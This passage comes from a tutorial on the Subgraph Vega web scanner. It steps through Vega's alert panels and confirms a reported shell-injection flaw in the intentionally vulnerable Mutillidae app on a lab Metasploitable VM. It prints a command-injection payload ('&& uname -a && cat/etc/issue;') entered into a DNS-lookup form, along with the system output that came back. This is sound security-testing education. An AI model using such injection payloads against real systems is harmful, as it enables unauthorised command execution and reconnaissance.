


Figure 8: Scan Alerts panel

At any time during the scan, we can see what is happening if we open the console, clicking on the icon located in the lower left corner of the Vega workspace. The console will be opened and the entire content that is being published into the Vega log can be seen.




Figure 9: Vega console

One great feature about alerts is the link to the saved requests and responses. To slide open a fast view with the message editor, click on the request link towards the bottom of the alert. As an example, the quantity issues in the High severity has drown my attention and I decided to have a look at it. Then I expand the High severity and select the shell injection attack class to see its content. At this point, we can see an excellent job done by Subgraph. The report is complete and the Scan Info panel brings the following information to the user: AT A GLANCE, REQUEST, RESOURCE CONTENT, DISCUSSION, IMPACT, REMEDIATION and REFERENCES.

AT A GLANCE shown in figure 10 brings an overview of the vulnerability identified. Here the user can see where the resource is located and which parameter with the corresponding method has been used in order to identify the vulnerability, as well as the detection type used. Note that I have informed that I was using a Metasploitable 2 VM that runs under a Linux environment. So it makes sense that the detection type has brought the information about Linux/Unix checks.




Figure 10: AT A GLANCE

The REQUEST information brings the details of the request done by Vega and response of the web site. Note that the method informed in the AT A GLANCE box above can be viewed here in more detail. It is possible to right click in the request link and open it or copy the link location.




Figure 11: REQUEST

The RESOURCE CONTENT shows the information about the resource taken by Vega where the security specialist can analyze the source code.

Figure 12: RESOURCE CONTENT

Below in the DISCUSSION section, the symptoms about the vulnerability discovered by Vega are explained and the consequences of exploiting it.




Figure 13: DISCUSSION

The section IMPACT, as the name suggests, explains which potential vulnerability has been discovered by the Vega engine and what can be done by an attacker in the case of working around the exploit reported.




Figure 14: IMPACT

Finally, the REMEDIATION section brings us useful information in regarding to what can be done in order to minimize or completely eliminate the issue.




Figure 15: REMEDIATION

It is also possible to consult all the requests done by Vega during the web scan (or after it) if the analyst wants to research some specific topic, such as which method has been used in a particular operation, the time it has taken, the response from the web server, etc., as shown in figure 16.




Figure 16: Exploring the requests

Inspecting the Vega results

Independent of the tool you are working with, it is a good practice to check the results for any vulnerability reported. Sometimes, depending on how the environment has been deployed and/or configured, it can bring a type of information that security experts are used to calling a false positive.

Also, it is important that the cyber security specialist have the experience and knowledge to analyze the information that Vega is bringing up in order to perform the appropriate tests and certify in a positive way the alert reported by Vega. False positives can be included in the report as it can be useful to the customer if they're thinking they can perform a fine tune setting in their web environment.

We have to remember that it is responsibility of the cyber security specialist, not of the tool, for certifying the threats reported. So keep in mind, always check any alert and be aware that this will take longer on your tasks.

So let us carefully analyze the Vega report in figure 17.

Vega has tested the resource /mutillidae/index.php using GET method and generating the request / mutillidae/index.php?page=document.viwer.php&PathToDocument=http://vega.invalid/%3B%3F which has been classified with the severity Medium.

Let us divide the request generated by Vega into three parts and understand each part of it.

- Part one: /mutillidae/index.php?page=
- Part two: document.viwer.php&PathToDocument
- Part three: =http://vega.invalid/%3B%3F

Parts one and two are those that we will be using to inspect the Vega report results.

Part one we could call the fixed part represented by the element of the origin of the resource.

Part two we could call the variable part of the request done by Vega.

Part three represents the Vega segment element that drives the report to deal with it. For the purpose of the post analysis, we can remove part three "=http://vega.invalid/%3B%3F" because it is not necessary.

This way of understanding the tool leads us to suggest changing the variable part with information that we can use in substitution of it.

Now we need to identify a PHP document and its path to analyze it.




Figure 17: Inspecting Vega report

Looking at the Mutillidae directory structure in my private lab, I can see the document named dns-lookup.php in the root folder. Then I just have to replace the variable part: "document.viwer.php&PathToDocument" with "dns-lookup.php". Thus, our investigative analysis will be done under the resource "mutillidae/index.php?page=dns-lookup.php".




Figure 18: dns-lookup.php file location

Only for additional information and better understanding to the reader, let us suppose the file "dns-lookup.php" would be located inside a folder named "dns". In this case, the investigative analysis would be done under the resource "mutillidae/index.php?page=/dns/dns-lookup.php".

When accessing the resource "mutillidae/index.php?page=dns-lookup.php" we are redirected to a page where it is possible to perform a DNS lookup against an IP address or a hostname. On this interaction it is expected from us to fill in the field with a hostname or an IP address of a host in order to perform the DNS lookup consult.

In fact, when filling the field with the internal IP address of my modem, I can see the DNS lookup results in the page dns-lookup.php as shown in figure 19.




Figure 19: Performing DNS lookup against my modem

However, according to Vega IMPACT report, this issue can include automatic client fetching of remote malicious content.




Figure 20: Checking IMPACT information

So, instead of entering a hostname or IP address, I will test the resource to check if it is vulnerable to shell injection class attack, as reported by Vega, because believing that the Vega report is correct, my intention is to fetch some system information remotely.

There are so many ways to do that, but I just want to inject a shell command to see if it will return some remote content result as part of Vega's impact report. In other words, I will launch a shell command line inside the field and try to get some information about the system hosting the web as if I was launching the shell command line in a terminal session in front of the server. Ethical hackers and cyber security experts know that we need to change the syntax in order to have positive results. In the case of injecting shell commands in a system running PHP and SQL variations, we have to put the character "&&" before the command we want to launch and add the character ";" in the end of the shell command.

So the basic objective in this activity is to get the information about the remote system with the command line "uname -a". The command line "uname" is used to get certain system information and the clause "-a" instructs the command to print all information about the system. Additionally, I would like to read the content of the file /etc/issue, which is the file where personalized messages are exhibited before the users login into the Unix/Linux system.

Thus, in a Unix/Linux terminal session, we would use the following shell command line:

```
uname -a && cat /etc/issue
```

The same command line in a web session for shell command injection purposes, I must fill in the field with the instruction as follows:

```
&& uname -a && cat/etc/issue;
```

Note that I inserted the "&&" in the beginning of the command and also added the character ";" in the end as previously explained.

The results are shown in figure 21 where we can see the shell injection being applied with success and the information about the system is exhibited right below and I certify that it was correctly reported by Vega.

The output "Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux" was generated by the command "uname -a" and the rest of the information that ends with the line "Login with msfadmin/msfadmin to get started" was generated with the command line "cat /etc/issue".

Note that the "cat /etc/issue" shows the sensitive information about the remote system, and although I have left this information purposely for the Pentest Magazine readers, it is scary to see the amount of sensitive information that is frequently exposed on the Internet because of a lack of consistent compliance in the security policies deployed by companies.

As a matter of fact, we could verify on this exercise that the resource in the web site reported by Vega is vulnerable to the shell injection attack class and the impact could be confirmed in practice.




Figure 21: Shell command injection in action.

This is just a little example of what can be explored if opting to detect vulnerabilities using Vega web scanner. This is a great tool.

Important things about working with any tool

Vega is an extraordinary tool for discovering vulnerabilities in a web environment. However, very rarely it is possible to verify some exceptions as shown in figure 22 below. As if working in a great team, I recommend you contact the developer whenever you face an exception. I think this is the least contribution we can make to a team or company that worked hard to make a tool available to us on a daily basis. In this case, the contact is represented by the Subgraph team's e-mail info@subgraph.com to which the user should send a message with very well documented information and let them know about any minor issues if it comes to happen. Very often the problem can be realized in the system environment hosting Vega application that is dependent on modules working on your system.

This is the reason why it is mandatory to consult Vega's original documentation in order to correctly deploy this excellent tool.

Advantages and disadvantages comparison with commercial tool

The Pentest Magazine reader may be wondering: Why would I opt for an open source product rather than a commercial one? Well, to better answer this question, it is a good idea to put in a comparative table of advantages and disadvantages of both types of products. Let's do this exercise with the same topic for both cases.

Commercial tools Advantages:

- Ease of installation and upgrade;
- Bug Fixes;
- Good documentation.

Commercial tools Disadvantages:

- Expensive;
- Licensing restrictions;
- Proprietary;
- Development supported by demand/commercial interest;
- Sometimes mono platform;
- Support paid;
- End Of Life.

Open Source tools Advantages:

- Ease of installation and upgrade;
- Bug Fixes;
- Good documentation;
- Not expensive;
- Not proprietary;
- Development supported by large community;
- Support free.

Open Source tools Disadvantages:

- Sometimes mono platform;
- End Of Life.

I have done this exercise with a few topics to demonstrate that nowadays the open source tools can be as good as the commercial ones or better.

Summary

Exploring all Vega features can make the article a book, but with this little exercise, we can see that Subgraph Vega showed itself an extraordinary web scanner tool that can be useful for detecting and analyzing vulnerabilities in a web environment.

It requires some experience of the cyber security specialist to deal with the results by interpreting them correctly.

